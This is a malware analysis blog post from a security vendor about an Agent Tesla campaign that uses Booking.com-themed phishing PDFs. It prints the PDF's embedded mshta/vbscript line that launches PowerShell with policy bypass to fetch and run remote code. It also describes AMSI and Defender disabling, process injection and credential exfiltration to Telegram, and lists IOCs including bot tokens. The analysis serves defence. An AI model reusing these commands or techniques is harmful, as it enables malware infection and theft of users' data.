Online Travelers at Risk: Agent Tesla Malware Attacks Travel Industry


By Mayur Sewani

Published: 2024-02-26 · Archived: 2026-04-05 22:57:17 UTC

Today, we are going to look at one of the similar campaigns which is delivered via email as a PDF attachment and ends up downloading a RAT leaving the system infected.


The email here is an example of scamming and brand impersonation where sender is seeking a refund of a reservation made at **Booking.com** and asking recipient to check the attached PDF for the card statement. Fig.1 shows email containing PDF attachment.

Execution chain



Analyzing malicious PDF


We can dig into attached PDF to find attributes which generally used by malicious actors. Here we are first statically analyzing PDF using PDFiD which scans the file looking for certain PDF keywords and allows us to identify malicious PDF contents.




In Fig. 1, we can see PDF contains 7 obj, 7 endobj, 5 stream, and 1 ObjStm parameters.

Further we can use pdf-parser to view the content of the PDF. In this case, we'll focus on the /ObjStm which generally hides scripts and URLs.

ObjStm from this file contains a script and an embedded URL shown in Fig. 2:



We can also use PDFStreamDumper to check obj streams:




From the objects in the PDF, we can see it uses two different methods to download the next stage payload:


1. User Click on fake pop-up message: Action URL in PDF [/URI/Type /Action/URI (hxxps://bit[.]ly/newbookingupdates)] which connects to malicious URL hxxps://bit[.]ly/newbookingupdates and then redirects to hxxps://bio0king[.]blogspot[.]com/ to download next stage javascript payload.

2. Parallelly it has embedded vbscript ExecuteGlobal code or in some files JavaScript code to download directly final stage remote powershell payload

Code :”<


(vbscript:ExecuteGlobal\("CreateObject\(""WScript.Shell""\).Run""powershell -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;$\(irm htloctmain25[.]blogspot[.]com//////////////atom.xml\) | . \('i*&*&&*x'\).replace\('*&*&&*','e'\);Start-Sleep -Seconds 5"",0:Close"\))/F (\\..\\..\\..\\Windows\\System32\\mshta)>>”





Once a user clicks on the link from the PDF, the URL further downloads an Obfuscated JavaScript: Booking.com-1728394029.js

Obfuscated JavaScript



It contains very long name arrays and string concatenation.


On deobfuscating JS in **Fig. 7**, we found it is trying to connect to "htloctmain25[.]blogspot.com/////////////////////////atom.xml" which further redirects to "hxxps://bitbucket[.]org/!api/2.0/snippets/nigalulli/eqxGG9/a561b2b0d79b4cc9062ac8ef8fbc0659df660611/files/file" to download next stage PowerShell payload , invoking PowerShell and later deleting the script.

On execution, the downloaded PowerShell uses various techniques bears strong obfuscation and drops .dll file which is related to Agent Tesla malware family. Initially it searches for critical system processes [RegSvcs.exe, mshta.exe, Wscript.exe, msbuild.exe] and tries to stop them forcefully.

Obfuscation:

PowerShell also contains multiple variables having multi-level binary obfuscation and used ".replace()" functions multiple times to replace special characters like '*', '^' and '-' with binary substrings. It contains a function to convert formed binary stream into ASCII text. It uses this obfuscation to perform defense evasions.

While execution it replaces those special characters and then convert binary stream into ascii text to form additional PowerShell scripts and .dll payload. Shown in Fig. 7.1



In Fig 7.2, after de-obfuscating the script, it is found to be modifying registries sets up CLSID in the registry with a DLL name “C:\IDontExist.dll”. The registry changes also affects AMSI and disables it by overriding the Microsoft Defender COM objects.

In Fig 7.3, we see the script adds exclusion to extensions, paths, and processes in AV to execute the malware without getting detected. Then it sets preferences and disable security features executed with admin privileges. Next, the script makes changes to registry, services, and firewalls using netsh.

After dropping the final .dll file, it performs process injection in Regsvcs.exe and MSbuild.exe. This RegSvcs.exe connects to “api[.]ipify[.]org” to get the public IP address of the system and it with the goal of stealing credentials and other personal data from web Browsers and stealing of personal data. It then sends the exfiltrated data to a private Telegram chat room.

The PowerShell script again connects with different server “htljan62024[.]blogspot[.]com//////////atom.xml” and tries to download another similar PowerShell payload with another {random}[.]blogspot[.]com URL for persistence. After performing all the operations, the PowerShell drops {random-name}.dll file, executes it and deletes itself.

Conclusion:

We saw Agent Tesla malware activity increase at the start of the pandemic. As hackers continue to use it in the years since, they continue to evolve techniques and use new tactics for successful delivery and execution. Here, we found how the malware campaign outlines the delivery of the malware by PDF which is received via email and impersonated one of the leading travel agencies. The infection process is followed by fake email having invoice of a booking as a PDF attachment which possess downloading of malicious JavaScript which on execution downloads a PowerShell script. The PowerShell script has sophisticated and multi-stage obfuscation strategy which on de-obfuscating found to be doing series of techniques and loads Agent Tesla malware. On successful infiltration of the malware, it allows attackers to conduct malicious activities such as data theft and executing commands on compromised systems.

Protection statement

Forcepoint customers are protected against this threat at the following stages of attack:

- Stage 2 (Lure) – Malicious attachments associated with these attacks are identified and blocked.
- Stage 3 (Redirect) - The redirection to the BlogSpot URL is categorized and blocked under security classification.
- Stage 5 (Dropper File) - The dropper files are added to Forcepoint malicious database and are blocked.
- Stage 6 (Call Home) - Blocked C&C abused telegram private chat rooms

IOCs

Spoofed Senders:

Paola@intel-provider[.]com
booking[.]com@stellantises[.]com
booking[.]com@urbanstayshotel[.]com
Booking[.]com@b00king[.]biz
Booking[.]com@bitlabwallets[.]com
Booking[.]com@drokesoftware[.]com
Booking[.]com@generaldistributes[.]com

PDF Hashes

f7c625f1d3581aa9a3fb81bb26c02f17f0a4004e
c82467b08c76b2e7a2239e0e1c7c5df7519316e2
7e031b1513aa65874e9b609d339b084a39036d8f

6d57264a6b55f7769141a6e2f3ce9b1614d76090

JavaScript Hashes

a1c7b79e09df8713c22c4b8f228af4869502719a
67ccb505a1e6f3fa18e2a546603f8335d777385b
9907895c521bddd02573ca5e361490f017932dbe

PowerShell Hashes

a1919c59ab67de195e2fe3a835204c9f1750f319
83e8d610343f2b57a6f6e4608dec6f030e0760da
9753ef890a63b7195f75b860e255f0b36a830b37

DLL Hashes

a7dd09b4087fd620ef59bed5a9c51295b3808c35
ffcd7a3a80eb0caf019a6d30297522d49311feec
c441863097e7cab51728656037c01ffa257ffcbf

Malicious URLs

hotelofficeewn[.]blogspot[.]com//////////atom.xml

bo0klng[.]blogspot[.]com/
bit[.]ly/newbookingupdates
bio0king[.]blogspot[.]com/
htloctmain25[.]blogspot[.]com//////////////atom.xml
bitbucket[.]org/!api/2.0/snippets/nigalulli/eqxGG9/a561b2b0d79b4cc9062ac8ef8fbc0659df660611/files/file
booking-c.blogspot[.]com////////atom[.]xml
htlfeb24[.]blogspot[.]com//////////////////////////////atom.xml
bit[.]ly/newbookingupdate
4c1c6c2c-3624-42cb-a147-0b3263050851[.]usrfiles[.]com/ugd/4c1c6c_a6f8a2e6200e45219ab51d2fea9439ff.txt

C2s

Api[.]telegram[.]org/bot6796626947:AAGohe-IHhj5LD7VpBLcRBukReMwBcOmiTo/sendDocument
Api[.]telegram[.]org/bot6775303908:AAHd23oi4Hfc-xrVIpxaoy_LMKRuUmb2KZM/sendDocument

---

Source: https://www.forcepoint.com/blog/x-labs/agent-tesla-malware-attacks-travel-industry